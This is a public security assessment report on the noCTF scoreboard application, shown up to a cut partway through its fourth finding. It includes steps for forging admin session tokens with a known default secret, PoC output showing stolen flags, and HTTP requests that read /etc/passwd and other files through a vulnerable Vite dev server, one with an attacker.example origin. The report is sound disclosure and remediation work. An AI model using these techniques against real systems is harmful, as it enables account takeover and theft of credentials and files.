TANTO
sharper cyber security

DownUnderCTF Inc.

Web App Assessment
noCTF

Prepared by
Justin Steven

1 Sep 2025

Disclaimer

Tanto Security Pty Ltd has prepared this report based on an agreed scope of work. It acts in all professional matters as an adviser to DownUnderCTF Inc. and exercises all reasonable skill and care consistent with the level of expertise expected in the information security profession.

This report has been approved for public release with the prior agreement of DownUnderCTF Inc. and may be freely distributed in its complete and unaltered form. The contents of this report, including all text, graphics, design elements, and overall presentation, is protected by copyright and remains the intellectual property of Tanto Security Pty Ltd. No part of this report may be copied, adapted, excerpted, or used to create derivative works without the prior written consent of Tanto Security Pty Ltd.

Table of Contents

1. Document Control

1.1. Release History

Version	Date	Person	Description
0.1	25 Aug 2025	Justin Steven	Initial Draft
0.2	26 Aug 2025	Daniel Cooper	Peer Review
0.3	29 Aug 2025	Marcio Almeida	Quality Assurance
1.0	1 Sep 2025	Justin Steven	Final Release

1.2. Distribution List


Name	Title	Organisation
Max Alster-Caminer	Organiser	DownUnderCTF Inc.

This document has been approved for public release.

2. Testing Overview

Throughout the course of testing TantoSec identified 13 vulnerabilities, ranging from critical to informational severity.

ID	Severity	Finding
4.1	Critical	Default fallback `TOKEN_SECRET` value
4.2	High	Vite dependency vulnerable to Arbitrary File Disclosure
4.3	Medium	Authentication routes vulnerable to email bombing
4.4	Medium	Developer stack exposes services without authentication
4.5	Medium	DOM XSS and Open Redirect in login redirect
4.6	Medium	Persistent DOM XSS via Markdown challenge description
4.7	Low	Submitted flags are not compared in constant time
4.8	Low	Team size limit not enforced
4.9	Info	Risky use of a magic value for anonymous user ID
4.10	Info	Risky dereferencing of password `VALIDATORS` object
4.11	Info	Path Traversal in local file download functionality
4.12	Info	Local file download signature is not checked in constant time
4.13	Info	Lack of documented deployment strategy and best practices



3. Executive Summary

Objectives

DownUnderCTF Inc. (DownUnderCTF) runs a yearly Capture the Flag (CTF) cybersecurity contest, DownUnderCTF. DownUnderCTF developed a custom CTF scoreboard called noCTF (*"aNOther CTF platform"*) for the 2025 contest.

noCTF allows administrators to define the parameters of a CTF event and create challenges. It allows CTF contestants to sign up, create and join a team, view challenges, submit flags, and view the global CTF leaderboard.

DownUnderCTF engaged Tanto Security Pty Ltd to perform a pro bono assessment of noCTF to ensure the security of the 2025 contest.

Scope

The scope of this assessment was the noCTF CTF scoreboard web application. Source code was provided including full commit history.

Testing was performed from 3 Jun 2025 to 1 Jul 2025 against various commits from `a885a23` to `735b876` inclusive, and comprised approximately three person-weeks worth of work during that period.

Findings were conveyed to DownUnderCTF developers during the course of the engagement. This document is a retrospective artifact.

Target	URL
noCTF source code	https://github.com/noctf-project/noCTF

TantoSec exclusively assessed a local instance of the application. This approach allowed critical functionality and data flows to be inspected using a debugger.

noCTF was in development during and after the testing window, and DownUnderCTF had not yet instantiated their production instance for the 2025 contest. TantoSec approached this engagement as a software security engagement, considering noCTF to be a standalone software product. This document describes findings and assess risk from this perspective. Due to this, some findings and some assessment of risk may not directly apply to DownUnderCTF's intended or actual use of noCTF.

Limitations

No significant limitations were encountered throughout the testing period.

Summarised Findings and Recommendations

If noCTF is deployed with the hardcoded fall-back value for `TOKEN_SECRET`, an adversary can impersonate any contestant or administrator. The application should be changed to throw an error instead of starting with a hardcoded value.

Separate vulnerabilities in the developer setup allowed any website visited by the developer to steal data from the developer's machine, and allowed adversaries on the same network to tamper with the developer's copy of noCTF. DownUnderCTF should implement a strategy for keeping third-party dependencies updated, and should refactor the noCTF development setup to prevent network exposure.

Two distinct DOM XSS vulnerabilities could allow a malicious administrator to impersonate a contestant or other administrator, or could allow an unauthenticated adversary to take over the account of a contestant or administrator. Tailored technical advice for fixing these issues is given in the relevant section.

Conclusion

noCTF is well-written and was clearly developed with security in mind. No access control issues were identified in the core application code thanks to its comprehensive policy-based access control approach. noCTF's routes definitions generally make good use of Fastify's input validation, and all database access is abstracted using Kysely to prevent SQL injection.

noCTF would benefit from a strategy to maintain application dependencies, such as GitHub Dependabot. Documentation and mechanics for safely deploying production and development instances of noCTF were found to be lacking.

TantoSec wishes to thank DownUnderCTF for the opportunity to assess noCTF. Being granted access to source code enabled an in-depth blended assessment approach, and the close collaboration with noCTF developers on Discord was tremendously helpful. TantoSec is a long-time supporter of DownUnderCTF and it was our pleasure to contribute towards its security posture and ongoing success.

4. Findings

4.1 Default fallback `TOKEN_SECRET` value

Critical

CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

9.1

Background

Software often allows an administrator or user to configure various options. The software may provide a default value for options that have not been explicitly configured by the administrator or user. This is sensible in some cases, such as for enabling encryption or for turning on other security technologies by default.

Some options may relate to secret values that are critical to the security of the system. Examples of this include encryption and signing keys. Default fallback values for these types of options should not be provided. Providing a fallback default value for this type of option may make it possible for an administrator or user to unknowingly run the software in an unsafe way. Instead, if an administrator or user does not configure this type of option, this should be treated as an error condition.

Detail

The noCTF back-end API has a hardcoded default value for the `TOKEN_SECRET` variable. If `TOKEN_SECRET` is not set in the process environment then it defaults to the value `"keyboard-cat"`. Various important security mechanisms depend on the secrecy of `TOKEN_SECRET`, and so accidental use of a hardcoded default would constitute a critical issue for instances of noCTF.

The noCTF back-end API uses `config.ts` to provide per-instance configuration values. For each configuration value, it attempts to get the value from the process' environment, else it sets it to a sensible default value (Listing 1, p. 6).

config.ts

```
- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
export const NATS_URL = process.env.NATS_URL || "nats://localhost:422
2";
export const REDIS_URL = process.env.REDIS_URL || "redis://localhost:
6379";
export const TOKEN_SECRET = process.env.TOKEN_SECRET|| "keyboard-cat
";

- - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - - -
```

Listing 1: A sample of the configuration fallback behaviour.

Notably, this will set the value of `TOKEN_SECRET` to `"keyboard-cat"` if a value is not provided via `process.env.TOKEN_SECRET`.

The secrecy of `TOKEN_SECRET` is critical to the security of the noCTF back-end API as it is used to produce session tokens and sign local file download requests.

If a development or production instance of noCTF lacks a `TOKEN_SECRET` value in the process environment, then the default hardcoded value will be used. This may not be obvious to the developer or organiser and presents a critical risk to the system.

Replication Steps — An adversary can forge session tokens

If an adversary knows the value of `TOKEN_SECRET` then they can craft a session token for any contestant or administrator user. Doing this requires knowledge of the victim user's `sub` (subject) value. User `sub` values are sequential, and so they can be enumerated.

An adversary may:

1. Obtain a genuine session token.
2. Attempt to decrypt it using a candidate `TOKEN_SECRET` value (e.g. `"keyboard-cat"`).
3. If step 2 fails, give up.
4. Find an administrator's `sub` value and manufacture an administrator session token:
    1. Iterate over sequential user `sub` values.
    2. Manufacture session tokens for the `sub` values using the known `TOKEN_SECRET`.
    3. Use the manufactured session tokens to access the `/user/me` API.
    4. If a response indicates that the user has the "admin" role, then the manufactured session token is an administrator session token.
5. Use the manufactured administrator session token to access privileged APIs.
6. Execute an objective, such as the theft of challenge flags.

This strategy is implemented in Appendix 6.2 (*"Default fallback `TOKEN_SECRET` Proof of Concept", p. 64*).

Executing the Proof of Concept exploit in an intentionally vulnerable lab environment, where the instance of the noCTF back-end API lacks a `TOKEN_SECRET` in the environment, results in the output shown in Listing 2.

```
% python3 default_token_secret_poc.py \
  --base-url=http://172.18.0.3:8000/ \
  eyJ[redacted] ...SNIP...
[+] Token secret
keyboard-cat
[+] My session token payload
{
    "sub": "4",
    "sid": "8",
    "aud": "noctf:auth",
    "exp": 1756293510,
    "iss": "noctf",
    "iat": 1755688710
}
[+] Looking for an admin's sub
(1, 'User One', [])
(2, 'User Two', [])
(3, 'User Three', [])
(4, 'User Four', [])
(5, 'Admin', ['admin'])
Found admin at sub=5
Returning session_token
[+] Admin session token
eyJ[redacted] ...SNIP...
[+] Stealing flags
(1, 'Chal One', [{'data': 'flag{one}', 'strategy': 'case_sensitive'}])
(2, 'Chal Two', [{'data': 'flag{two}', 'strategy': 'case_sensitive'}])
(3, 'Chal Three', [{'data': 'flag{3}', 'strategy': 'case_sensitive'}])
```

Listing 2: Output of running `default_token_secret_poc.py` in a lab environment with `TOKEN_SECRET` set to the default fallback value of `"keyboard-cat"`.

An adversary can forge local file download requests — likely unexploitable

It is unlikely that the exploitation of local file download URLs using a known `TOKEN_SECRET` value would be useful to an adversary.

Local files are randomly named upon administrator upload using a Nano ID. These values have 118 bits of cryptographically secure entropy. It would not be feasible for an adversary to guess the name of an uploaded file that is not yet publicly visible.

It is possible to use directory traversal to download files outside of the local files directory. However, the file's contents must parse as valid JSON, and so this is unlikely to be useful to an adversary. For more information see Finding 4.11 (*"Path Traversal in local file download functionality", p. 50*).

Impact

Having a default fallback value for `TOKEN_SECRET` makes it possible for an instance of noCTF to be deployed unsafely. Knowledge of a `TOKEN_SECRET` value provides two attack opportunities to an adversary.

- Session token forgery; and
- Local file download request forgery — likely unexploitable.

The ability to forge session tokens may allow an adversary to take over accounts and obtain sensitive information.

Recommendations

- If a `TOKEN_SECRET` value is not provided in the environment, treat this as an error.
- Create clear documentation for developers and CTF organisers that steers them towards setting a sensible `TOKEN_SECRET` value and encourages them to keep the value confidential.
- Consider adding complexity checking for `TOKEN_SECRET` upon noCTF startup.
  - For example, consider refusing to start if the `TOKEN_SECRET` value is less than 20 characters in length.
  - 20 cryptographically random printable ASCII characters provides more than 128 bits of entropy ($\log_2 94^{20} \approx 131$).

Alternatively:

- If `TOKEN_SECRET` is not provided in the environment, automatically generate a cryptographically random value of sufficient complexity.
  - Note that this may cause issues if the noCTF back-end API is deployed in a distributed fashion behind a load balancer, or is restarted during a contest.

Affected Assets

- noCTF back-end API.

References

- https://cwe.mitre.org/data/definitions/1188.html

4.2 Vite dependency vulnerable to Arbitrary File Disclosure

High

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N 7.1

Background

Software components, including operating systems, services, and libraries, frequently receive updates from vendors to address newly discovered security vulnerabilities. Failing to apply these updates or continuing to run unsupported versions leaves systems exposed to known security flaws. Adversaries actively scan for and target systems running outdated software, as exploits for these vulnerabilities are often publicly available.

An Arbitrary File Disclosure vulnerability occurs when a web application allows an adversary to read files that exist on the machine's filesystem.

Detail

The noCTF front-end Web UI has a development dependency on Vite. The version in use has multiple vulnerabilities, two of which can be chained together in a particularly impactful way. TantoSec developed a Proof of Concept exploit that can be hosted on an arbitrary website, and which can leak sensitive files from the developer's machine if they browse to the malicious site while running the noCTF front-end Web UI.

The noCTF front-end Web UI `package.json` file declares a dependency on Vite with a version matching `^5.4.11` (Listing 3). This means that any version `5.4.x` should be acceptable (where $x \geq 11$) and any version `5.y.z` should be acceptable (where $y > 4$).

However, the root noCTF lockfile insists on precisely version 5.4.11 (Listing 4, p. 11).

`apps/web/package.json`

```
  - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - -
 "devDependencies": {
  - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - -
    "vite": "^5.4.11"
  - - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - -
```

Listing 3: `package.json` declares a dependency on Vite 5.

pnpm-lock.yaml

```
- - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - -
devDependencies:
- - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - -
  vite:
    specifier: ^5.4.11
    version: 5.4.11(@types/node@22.10.2)
- - - - - - - - - - - - - - - - - - -  SNIP  - - - - - - - - - - - - - - - - - - -
```

Listing 4: The lockfile depends on Vite 5.4.11 specifically.

A lockfile takes precedence over `package.json` and so developers of noCTF will likely use Vite version 5.4.11.

Vite's primary purpose is to generate production-ready web assets from raw source code. Vite version 5.4.11 appears to have no known vulnerabilities that correspond to asset generation. Furthermore, the module itself should not be present in a production environment as it is explicitly listed as a development dependency.

However, Vite can also be used as a local web server during front-end development. noCTF developer documentation suggests using `pnpm dev` within the noCTF front-end Web UI component. This will start the Vite web server on the developer's workstation.

If Vite version 5.4.11 is used as specified in the lockfile, the developer would become vulnerable to issues such as CVE-2025-31125 which could allow a local adversary to read arbitrary files that the developer has access to.

TantoSec was only able to reproduce this issue against the noCTF front-end Web UI when using `?raw?import` plain text encoding (see Listing 5, p. 12).

REQUEST

```
GET /@fs/etc/hosts?raw?import HTTP/1.1
Host: localhost:5173
[... SNIP ...]
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: text/javascript
[... SNIP ...]

export default "127.0.0.1\tlocalhost\n::1\tlocalhost ip6-localhost ip6-
loopback\nfe00::\tip6-localnet\nff00::\tip6-mcastprefix\nff02::1\tip6-
allnodes\nff02::2\tip6-allrouters\n172.18.0.3\tc89405e14674\n"
//# sourceMappingURL=data:application/
json;base64,eyJ2ZXJzaW9uIjozLCJzb3Vy[...SNIP...]
```

Listing 5: Retrieval of the contents of `/etc/hosts`

Using this encoding method, Vite seems to irreparably corrupt bytes non-ASCII bytes by converting them to U+FFFD (“Replacement Character”).

TantoSec developed a Proof of Concept to make this issue easier to exploit. See Appendix 6.3 (*“Vite CVE-2025-31125 Arbitrary File Disclosure Proof of Concept”, p. 69*). Our implementation extracts and decodes the file content from the response, replacing all instances of U+FFFD in the retrieved file with `\x80`.

```
% python3 ./vite_arbitrary_file_disclosure_poc.py /etc/hosts
[+] Requesting http://localhost:5173/@fs/etc/hosts?raw?import
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::  ip6-localnet
ff00::  ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.18.0.3      c89405e14674
```

Listing 6: Output of the retrieval of `/etc/hosts`.

```
% python3 ./vite_arbitrary_file_disclosure_poc.py /bin/sh | xxd | head
-n7
[+] Requesting http://localhost:5173/@fs/bin/sh?raw?import
WARNING: File has bytes > \x7f
Vite cooks these bytes into U+FFFD
Replacing cooked bytes with \x80
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0300 3e00 0100 0000 6047 0000 0000 0000  ..>.....`G......
00000020: 4000 0000 0000 0000 8080 0100 0000 0000  @...............
00000030: 0000 0000 4000 3800 0d00 4000 1d00 1c00  ....@.8...@.....
00000040: 0600 0000 0400 0000 4000 0000 0000 0000  ........@.......
00000050: 4000 0000 0000 0000 4000 0000 0000 0000  @.......@.......
00000060: 8002 0000 0000 0000 8002 0000 0000 0000  ................
```

Listing 7: Truncated output of the retrieval of `/bin/sh`
(Note that some bytes have been replaced with `\x80`)

For the `5.4.x` release, Vite fixed CVE-2025-31125 in version 5.4.16 (March 2025).

Vite's advisory for this arbitrary file read vulnerability says:

> Only apps explicitly exposing the Vite dev server to the network (using `--host` or `server.host` config option) are affected.

This is because, without `--host` or a `server.host` option, the Vite dev server binds to localhost. This means that only local processes can access the Vite dev HTTP server by default, and so the arbitrary file read primitive is only exposed locally.

However, for certain versions of Vite, an adversary can chain the arbitrary file disclosure vulnerability with CVE-2025-24010 (*"Websites were able to send any requests to the development server and read the response in vite"*). This was an issue in which the Vite dev server would default to having an open Cross Origin Resource Sharing (CORS) policy (Listing 8, p. 14). This means that any website could make a cross-site request to any Vite dev server route and then read the response.

REQUEST

```
GET /@fs/etc/passwd?raw?import HTTP/1.1
Host: localhost:5173
Origin: http://attacker.example:4444
Referer: http://attacker.example:4444/
[... SNIP ...]
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: text/javascript
Access-Control-Allow-Origin: *
[... SNIP ...]

export default "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/u
sr/sbin:/usr/sbin/nologin\n[... SNIP ...]
```

Listing 8: Vite returns a CORS header that allows all websites to read the response body.

For the `5.4.x` release, this CORS issue was fixed in version 5.4.12 (January 2025).

Versions of Vite from 5.4.0 through 5.4.11 inclusive are affected by both issues.

Given that the version of Vite specified in noCTF's lockfile falls within this range, a malicious website can read arbitrary files from a developer's machine if the developer is serving the noCTF front-end Web UI using `pnpm dev`.

Appendix 6.4 (*"Vite CVE-2025-31125 and CVE-2025-24010 Drive-By Arbitrary File Disclosure Proof of Concept", p. 72*) contains an implementation of this attack, demonstrating that a malicious website can read the contents of common software development configuration and credential files. It prints the file contents to the DOM as a demonstration, but could easily be extended to exfiltrate the data to an adversary-controlled server.




Figure 9: Result of cross-origin Vite arbitrary file read CVE-2025-31125 and CVE-2025-24010.

Impact

The exploitation of this vulnerability could lead to sensitive information disclosure, such as credentials or system files, from a developer's workstation.

Recommendations

- Upgrade Vite to the latest version within `5.x.y`, or to the latest version of the latest major release.
- Implement a strategy for keeping dependencies up to date (e.g. GitHub Dependabot).
- Consider adding documented guidance that the Vite dev server should not be used in production out of an abundance of caution.

Affected Assets

- noCTF developer stack.

References

- https://cwe.mitre.org/data/definitions/1104.html
- https://cwe.mitre.org/data/definitions/73.html
- https://github.com/vitejs/vite/security/advisories/GHSA-4r4m-qw57-chr8
- https://github.com/advisories/GHSA-vg6x-rcgg-rjx6

4.3 Authentication routes vulnerable to email bombing

Medium

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N 6.9

Background

Anti-automation mechanisms help protect applications from automated attacks. Rate limiting restricts the number of requests a client can make within a specified time period, and CAPTCHA controls make requests more expensive. While these mechanisms do not prevent automated attacks entirely, they increase the time and resources required to conduct them effectively, making them more costly and less practical for adversaries.

Email bombing is a type of denial-of-service attack in which an adversary floods a target email address with a large volume of messages, overwhelming the mailbox and potentially rendering it unusable. This can disrupt legitimate communication, conceal important alerts, or harass the recipient by making it difficult to filter signal from noise. Adversaries often exploit automated form submissions or poorly controlled application features to generate large numbers of emails, magnifying the impact with minimal effort. While the attack does not compromise the confidentiality or integrity of data directly, it degrades availability and can cause significant disruption.

Detail

Two routes in the noCTF back-end API allow an adversary to cause the server to send a large number of emails. One of the routes can be used to send a large number of emails to an address that has been registered within noCTF, while the other can be used to send a large number of emails to an address that has not been registered.

Note: DownUnderCTF made it clear to TantoSec that rate limiting has not yet been tuned, and that they plan to do so before the 2025 CTF contest. TantoSec is raising this issue to provide specific suggestions regarding routes that send email to ensure that the tuning of rate limits on these routes is done appropriately.

The `POST /auth/email/init` route can be made to send email to an arbitrary email address (Listing 10, p. 18).

REQUEST

```
POST /auth/email/init HTTP/1.1
Content-Type: application/json
[... SNIP ...]

{"email":"recipient@example.invalid","verify":true}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
[... SNIP ...]

{"message":"Please check your email for a link to create your account"}
```

Listing 10: Sending email to an arbitrary email address.

```
[10:49:52.344] INFO (34920): New Email Message
    from: {
      "name": "noCTF Administrator",
      "address": "noreply@example.com"
    }
    to: [
      {
        "address": "recipient@example.invalid",
        "name": ""
      }
    ]
    subject: "[noCTF] Verify Your Email"
    text: "Hello,\n\nSomeone tried to register for noCTF using your
email address.\n\nIf it was you, please click the following link to
continue with creating your account:\nhttp://localhost:8000/auth/
register?token=15018748-8ab3-4add-ab45-5e4b095c608f\n"
```

Listing 11: Node.js console showing that an email has been queued.

This can be exercised rapidly in a loop as no rate limiting is currently configured. TantoSec sent 100 such requests within a few seconds, successfully queueing 100 emails to a single email address. (Figure 12, p. 19)




Figure 12: Burp Intruder sending 100 requests that trigger a registration email.

This can also be done using the `POST /auth/email/reset` route to send a large number of emails to a user who has completed the noCTF registration process.

REQUEST

```
POST /auth/email/reset?_ HTTP/1.1
Content-Type: application/json
[... SNIP ...]

{"email":"user1@example.invalid"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
[... SNIP ...]

{}
```

Listing 13: Sending email to a registered email address.

```
[11:06:13.670] INFO (34920): New Email Message
  from: {
    "name": "noCTF Administrator",
    "address": "noreply@example.com"
  }
  to: [
    {
      "address": "user1@example.invalid",
      "name": ""
    }
  ]
  subject: "[noCTF] Reset your password"
  text: "Hello,\n\n  Someone tried to reset your password for noCTF
using your email address.\n  \n  If it was you, please click the
following link to continue with resetting your password:\n  http://
localhost:8000/auth/reset?token=b53c3d2f-f364-4f19-9962-b22bc730bc5a\n
"
```

Listing 14: Node.js console showing that an email has been queued.

Impact

An adversary can cause noCTF to send a large volume of email to an arbitrary email address via the registration route, or to a previously registered address via the password reset route. This may cause distress for the owner of the mailbox, reputational damage to a CTF organiser, and operational impact if the upstream email provider throttles or suspends a CTF organiser's ability to send email.

Recommendations

- Apply rate limiting to routes which can send emails.
  - Consider using an approach that takes into account source network address and a normalised form of the address to which email will be sent.
  - Email address normalisation should at least account for casing, SMTP comments, and the use of `+` addressing.
- Consider applying CAPTCHA controls to routes which can send emails.

Affected Assets

- noCTF back-end API.

References

- https://cwe.mitre.org/data/definitions/799.html

4.4 Developer stack exposes services without authentication

Medium

CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N 5.3

Background

Network services are often configured to listen for incoming connections on a specific IP address and port. Binding a service to a wildcard IP address, such as `0.0.0.0` for IPv4 or `::` for IPv6, causes it to listen on all local IP addresses corresponding to the version. This configuration can externally expose services that are intended for local access only, increasing the host's attack surface.

Furthermore, use of hardcoded credentials or a lack of authentication controls allows a remote adversary to interact with an exposed service. This may threaten the confidentiality or integrity of the host and its data.

Detail

noCTF, when instantiated by a developer as suggested in the project's `README.md` file and supporting scripts, will expose the back-end PostgreSQL, Valkey and NATS services externally with weak or no authentication. This may threaten the confidentiality of test or staging data, and may threaten the security of the developer's host.

The noCTF `README.md` documentation advises a developer to run `dev.sh start`. This effectively does `docker compose up`. The `docker-compose.yml` file (Listing 15, p. 23) contains directives that expose all services externally with weak or no authentication.

- NATS
  - Ports 4222, 6222 and 8222 are exposed.
  - No authorisation configuration is present.
- Valkey
  - Note: Named as "redis" in the services object.
  - Port 6379 is exposed.
  - No authentication configuration is present.
- PostgreSQL
  - Port 5432 is exposed.
  - A hardcoded superuser password is present (`noctf`).

